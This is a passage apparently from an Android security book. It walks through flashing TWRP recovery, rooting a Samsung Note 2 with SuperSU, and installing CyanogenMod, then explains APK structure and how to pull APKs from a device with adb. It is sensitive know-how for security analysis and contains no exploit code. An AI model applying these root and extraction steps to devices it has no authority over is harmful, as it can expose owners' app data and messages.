5. Run `zadig.exe` which is present in Heimdall Suite's drivers directory:



6. Click the **Options** menu and select **List All Devices**.
7. Choose Samsung **USB Composite Device or gadget serial** or your available device from the drop-down list. If you face any issues, try uninstalling Samsung USB drivers or Kies from the system.
8. Click **Install Driver** and you should see the following screen:



9. Before you go ahead and flash the recovery, make sure you read the latest instructions on the Heimdall website (`https://github.com/Benjamin-Dobell/Heimdall/tree/master/Win32`) for any recent changes. Go back to the command prompt opened during step 3 and execute the following command:

   ```
   heimdall flash --RECOVERY "..\Phone Rooting\twrp-2.8.7.0-t03g.img"
   --no-reboot
   ```

10. Reboot and that's it, we are done.


Rooting a Samsung Note 2

This section explains the step by step process to root a Samsung Note 2:

1. Download SuperSU from the following URL and save it in the Phone Rooting directory: `https://download.chainfire.eu/396/supersu/`.
2. Connect the device to the computer using a USB cable and use the `adb push` command to copy the file to the `/sdcard` and unplug the cable once you're done:

   ```
   C:\..\Phone Rooting> adb push UPDATE-SuperSU-v1.94.zip /sdcard
   ```

3. Switch off your device and boot it into the recovery mode by pressing the volume up, home, and power buttons simultaneously. You will see the **Team Win Recovery Project** (**TWRP**) screen, click on **Install**:



4. Select the **Updated Super Su Zip** file to start the flashing process.
5. Once the installation is complete, you will see the **Install Complete** message. Click on the **Reboot System** to reboot the phone.

6. Once your phone starts, you should see **SuperSU** added to your phone as shown following:

7. Connect to the device from the system using a USB cable and check if you can login as a root user by typing the following commands:

```
adb shell
Su
```

```
C:\Users\s\Downloads\Phone Rooting>adb devices
List of devices attached
4df1f0de0f6a8f5d        device


C:\Users\s\Downloads\Phone Rooting>adb shell
←7←[r←[999;999H←[6nshell@t03g:/ $ ls /data/data
opendir failed, Permission denied
1|shell@t03g:/ $ su
←7←[r←[999;999H←[6nroot@t03g:/ # ls /data/data
com.andrew.apollo
com.android.apps.tag
com.android.backupconfirm
com.android.bluetooth
com.android.browser
com.android.calculator2
com.android.calendar
com.android.camera2
com.android.cellbroadcastreceiver
com.android.certinstaller
com.android.contacts
com.android.defcontainer
com.android.deskclock
com.android.development
com.android.dialer
```

Congratulations, you have successfully rooted your device.

Flashing the Custom ROM to the phone


In this section, we will look at the installation steps involved in installing a pretty popular Custom ROM called **CyanogenMod 11** (This keeps updating with the original Google Android version):

1. Download CyanogenMod from the following URL and save it in the `Phone Rooting` directory. I have downloaded the latest GSM non-LTE version `cm-11-20151004-NIGHTLY-n7100.zip` from `https://download.cyanogenmod.org/?device=n7100`.


2. Connect the device to the computer using a USB cable and use the `adb push` command to copy the file to the `/sdcard` and unplug the cable once done. You can also drag and drop by opening the device in Windows Explorer on your system:

   ```
   C:\..\Phone Rooting> adb push cm-11-20151004-NIGHTLY-n7100.zip /
   sdcard
   ```


3. Switch off your device and boot it into the recovery mode by pressing the volume up, home, and power buttons simultaneously. You will see the TWRP screen, click on **Install**:




4. Select the **Wipe** option from the menu and **Swipe to Factory Reset** which clears the cache,data, and Dalvik VM:




5. You should see the **Factory Reset Complete** successful message as shown in the following screenshot:



6. Click the **Back** button and select **Install**. Select the `cm-11-20151004-NIGHTLY-n7100.zip` file as shown in the following screenshot:




7. Once you select the ROM, the following screen will be displayed:



8. Now click on **Swipe to Confirm Flash** to begin the flashing process of the custom ROM.


9. Once the installation is complete, you will see the **Zip Install Complete** message as shown following screenshot. Click on **Reboot System** to reboot the phone:



10. Once the device starts, you should see the following CyanogenMod screen:

11. You will then see the usual Android system, set it up according to your liking and if you like to use Google Play Store, download and install it by following the same process as we have described here, and if you install GAPPS, make sure you install the updated SuperSU again. Finally, your screen should look like the following screenshot. You can find GAPPS at the following location:

    ```
    http://opengapps.org/?api=4.4&variant=nano
    ```



12. Connect to the device from the system using a USB cable and check if you can login as a root user.

In this section, we have seen how to install recovery software TWRP, how we can use TWRP to root our Android device, and finally how to install a custom ROM on our smartphone.

The process is similar for other phones, however, you have to make sure you are using the right version of the CM, TWRP.

Summary

In this chapter, we have discussed the concepts of locked and unlocked boot loaders and how to unlock locked boot loaders. We discussed rooting, its advantages and disadvantages, including the power it provides to access all the data while performing security analysis. Once we root a device, we can gain full access to the device's file system and explore the internals and the data associated with each application sitting on the device. We will explore these in a later chapter in this book. We have also seen how to root the device and the steps to install custom ROMs on Android devices.

3
Fundamental Building Blocks of Android Apps

This chapter gives an overview of Android app internals. It is essential to understand how apps are being built under the hood, what it looks like when it is installed on the device, how they are run, and so on. We make use of this knowledge in other chapters, where we discuss topics such as reverse engineering and pentesting Android apps. This chapter covers the following topics:

- Basics of Android apps
- App build process
- Understanding how Android apps run on an Android device
- **Dalvik Virtual Machine** (**DVM**) and **Android Runtime** (**ART**)
- Basic building blocks of Android apps

Basics of Android apps

Every app that we download and install from the Play Store or any other source has the extension `.apk`. These APK files are compressed archive files, which contain other files and folders that we will discuss in a moment. Typically, the end users download these apps and install them by accepting the required permissions and then use them. Let's dive into the technical details such as what these apps contain and how they are actually packaged, what happens when we install them, and so on.

Android app structure

First let's start with the final binary that we use as an end user. As mentioned earlier, Android apps have the extension **.APK** (short for **Android Application Package**), which is an archive of various files and folders. This is typically what an end user or a penetration tester would get. Since an Android app is an archive file, we can uncompress it using any traditional extraction tool. The following diagram shows the folder structure of an uncompressed APK file. Universally, this is the same with any APK with some minor differences such as having an extra `lib` folder when there are additional libraries included in the app:

Steps to uncompress an APK file:

1. Change the file extension from `.apk` to `.zip`.
2. In Linux/Mac, use the following command for uncompressing the file:
   ```
   Unzip filename.zip
   ```
3. In Windows, we can use 7-Zip, WinRAR, or any other similar tool to extract the contents.

Let's see what each of these files/folders contain:

- `AndroidManifest.xml`: This file holds most of the configuration details about the app. It also includes the package name, details about the app components that are used in the app, security settings for each app component, permissions that are requested by the application, and so on.

- `classes.dex`: This file contains the Dalvik Bytecode generated from the source code written by developers. This DEX file is what is executed on the device when the app runs. In a later section of this chapter, we will see how this DEX file can be manually generated and executed on an Android device.
- `resources.arsc`: This file holds the compiled resources.
- `Res`: This folder consists of raw resources that are required by the application. Examples would be images such as app icons.
- `Assets`: This folder allows a developer to place the files of his interest such as music, video, preinstalled databases, and so on. These files will be bundled with the app.
- `META-INF`: This folder contains the application certificate along with the SHA1 digests of all the files used in the application.

How to get an APK file?

If you want to get a specific APK file of your choice, the following are the ways to get it:

- Downloading APK from the Play Store
    - If you want to download an APK file from the Play Store, just copy the complete URL of the app from the play store and use the following website to get an APK file:

      `http://apps.evozi.com/apk-downloader/`
- Pulling APK from the device

If the app is already installed on your device, pulling APK files from the device is a matter of a few adb commands.

Storage location of APK files

Depending upon who installed the app and what extra options are provided during the installation, there are different storage locations on Android devices. Let's look at each of them.

/data/app/

Apps that are installed by the user will be placed under this location. Let's look at the file permissions of the apps installed under this folder. The following excerpt shows that all these files are world readable and that anyone can copy them out without requiring additional privileges:

```
root@android:/data/app # ls -l
-rw-r--r-- system   system   11586584 1981-07-11 12:37 OfficeSuitePro_SE_
Viewer.apk


-rw-r--r-- system   system     252627 1981-07-11 12:37
PlayNowClientArvato.apk


-rw-r--r-- system   system   14686076 2015-11-14 02:28 com.android.
vending-1.apk


-rw-r--r-- system   system    5949763 2015-11-13 17:39 com.estrongs.
android.pop-1.apk


-rw-r--r-- system   system   39060930 2015-11-14 02:32 com.google.
android.gms-2.apk


-rw-r--r-- system   system     677200 1981-07-11 12:37 neoreader.apk


-rw-r--r-- system   system    4378733 2015-11-13 15:22 si.modula.android.
instantheartrate-1.apk


-rw-r--r-- system   system    5656443 1981-07-11 12:37 trackid.apk


root@android:/data/app #
```

The preceding excerpt shows the world read permissions of APK files under the `/data/app/` folder.

/system/app/

Apps that come with system image will be placed under this location. Let's look at the file permissions of the apps installed under this folder. The following excerpt shows that all these files are world readable and that anyone can copy them out without requiring additional privileges:

```
root@android:/system/app # ls -l *.apk


-rw-r--r-- root     root      1147434 2013-02-01 01:52 ATSFunctionTest.
apk
-rw-r--r-- root     root         4675 2013-02-01 01:52
AccessoryKeyDispatcher.apk
-rw-r--r-- root     root        51595 2013-02-01 01:52 AddWidget.apk
-rw-r--r-- root     root        21568 2013-02-01 01:52
ApplicationsProvider.apk
-rw-r--r-- root     root         2856 2013-02-01 01:52 ArimaIllumination.
apk
-rw-r--r-- root     root         7372 2013-02-01 01:52
AudioEffectService.apk
-rw-r--r-- root     root       147655 2013-02-01 01:52
BackupRestoreConfirmation.apk
-rw-r--r-- root     root       619609 2013-02-01 01:52 Bluetooth.apk
-rw-r--r-- root     root      5735427 2013-02-01 01:52 Books.apk
-rw-r--r-- root     root      2441128 2013-02-01 01:52 Browser.apk
-rw-r--r-- root     root        11847 2013-02-01 01:52 CABLService.apk
-rw-r--r-- root     root       200199 2013-02-01 01:52 Calculator.apk
-rw-r--r-- root     root        92263 2013-02-01 01:52 CalendarProvider.
apk
-rw-r--r-- root     root         3345 2013-02-01 01:52
CameraExtensionPermission.apk
-rw-r--r-- root     root       141003 2013-02-01 01:52 CertInstaller.apk
-rw-r--r-- root     root       215780 2013-02-01 01:52
ChromeBookmarksSyncAdapter.apk
-rw-r--r-- root     root      7645090 2013-02-01 01:52 ChromeWithBrowser.
apk
-rw-r--r-- root     root      1034453 2013-02-01 01:52 ClockWidgets.apk
-rw-r--r-- root     root      1213839 2013-02-01 01:52 ContactsImport.apk
-rw-r--r-- root     root      2100200 2013-02-01 01:52 Conversations.apk
-rw-r--r-- root     root       182403 2013-02-01 01:52
CredentialManagerService.apk
```

```
-rw-r--r-- root     root        12255 2013-02-01 01:52
CustomizationProvider.apk
-rw-r--r-- root     root        18081 2013-02-01 01:52
CustomizedApplicationInstaller.apk
-rw-r--r-- root     root        66178 2013-02-01 01:52
CustomizedSettings.apk
-rw-r--r-- root     root        11816 2013-02-01 01:52
DefaultCapabilities.apk
-rw-r--r-- root     root        10989 2013-02-01 01:52
DefaultContainerService.apk
-rw-r--r-- root     root       731338 2013-02-01 01:52 DeskClockGoogle.
apk
```

/data/app-private/

Apps that require special copy protection on the device usually are under this folder. Users who do not have sufficient privileges cannot copy apps installed under this location. But, it is still possible to extract these APKs if we have root access on the device.

Now, let's see how we can extract an app of our choice from the device. This is essentially a three-step process:


1. Find the package name.
2. Find the path of the APK file on the device.
3. Pull it out from the device.

Let's see it in action. The following examples are shown on a real Android device running Android 4.1.1.

Example of extracting preinstalled apps

If we know the name of the app, we can use the following command to find the package name of the application:

```
adb shell -d pm list packages | find "your app"
```




As we can see in the previous screenshot, this will show us the package name.

Now, the next step is to find the path of the APK associated with this package. Again, we can use the following command to achieve this:

```
adb -d shell pm path [package name]
```

As expected, it is located under the `/system/app/` directory since it is a preinstalled application. The last step is to pull it out from the device. We can now pull it out using the following command:

```
adb -d pull /system/app/[file.apk]
```




Example of extracting user installed apps

Similar to the process with preinstalled apps, if we know the name of the app, we can use the following command to find the package name of the application installed by the user:

```
adb shell -d pm list packages | find "your app"
```

This time, I am looking for an app called heartrate that is installed from the Play Store. This can be downloaded from the following link in case you want to install it on your device:

`https://play.google.com/store/apps/details?id=si.modula.android.instantheartrate&hl=en`



Well, as we can see in the previous screenshot, we have got the package name. We can use the following command to find its APK path:

```
adb -d shell pm path [package name]
```

```
C:\>adb -d shell pm path si.modula.android.instantheartrate
package:/data/app/si.modula.android.instantheartrate-1.apk

C:\>
```

This APK is under the `/data/app/` directory since it is a user installed application.

Finally, we can pull this app from the device using the following command similar to how we did previously with preinstalled apps:

```
adb -d pull /data/app/[file.apk]
```

```
C:\>adb -d pull /data/app/si.modula.android.instantheartrate-1.apk
2365 KB/s (4378733 bytes in 1.807s)

C:\>
```

Apart from the APK files, you may also notice `.odex` files if you navigate to the `/system/app/` directory using the adb shell. These `.odex` files are optimized `.dex` files that are usually created on an apps first run. Creation of these `.odex` files is internally done using a tool called **dexopt**. This process improves app performance and it is usually done during the first start up process of Android OS.

When you do the preceding mentioned process on the latest version of an Android device, the location of these APK files are slightly different from what we have seen. The following is the specification of the emulator used to test this:

Each APK has got its own directory inside the path `/data/app/` and `/system/app/` for user installed apps and preinstalled apps respectively.

A sample location of a preinstalled app:

```
C:\>adb -e shell pm list packages | find "mail"
package:com.android.email

C:\>adb -e shell pm path com.android.email
package:/system/app/Email/Email.apk

C:\>
```

A sample location of a user installed app:

```
C:\>adb -e shell pm path com.android.smoketest
package:/data/app/SmokeTestApp/SmokeTestApp.apk

C:\>
```

In this case, if you explore the file system using the adb shell, each `.odex` file that is associated with the app is placed inside the app's own directory shown in the previous screenshot rather than `/system/app/`.


Android app components

Android apps typically consist of some, or all, the four different components listed following:

- Activities
- Services
- Broadcast receivers
- Content providers


Activities

An activity provides a screen with which users can interact in order to do something. Sometimes, it could include a few fragments inside. A fragment represents a behaviour or a portion of user interface in an activity. Users can perform operations such as making a call, sending an SMS, and so on. A good example of an activity could be the login screen of your Facebook app. The following screenshot shows the activity of the calculator application:



Services

A service can perform long-running operations in the background and does not provide a user interface. If you take the music application, you can close all of its screens after selecting the song of your choice. Still the music will be playing in the background. The following screenshot shows the services running on my device:




Broadcast receivers

A broadcast receiver is a component that responds to system-wide broadcast announcements such as battery low, boot completed, headset plug, and so on. Though most of the broadcast receivers are originated by the system, applications can also announce broadcasts. From a developer's viewpoint, when the app needs to do some action only when there is a a specific event broadcast receiver is used.

Content providers

A content provider presents data to external applications as one or more tables. When applications want to share their data with other applications, a content provider is a way, which acts as an interface for sharing data among applications. Content providers use standard `insert()`, `query()`, `update()`, `delete()` methods to access application data. A special form of URI that starts with `content://` is assigned to each content provider. Any app, which knows this URI, can insert, update, delete, and query data from the database of the provider app if it has proper permissions.

Example: Using `content://sms/inbox` content providers, any app can read SMS from the inbuilt SMS app's repository in our device. `*READ_SMS` permission must be declared in the app's `AndroidManifest.xml` file in order to access the SMS app's data.



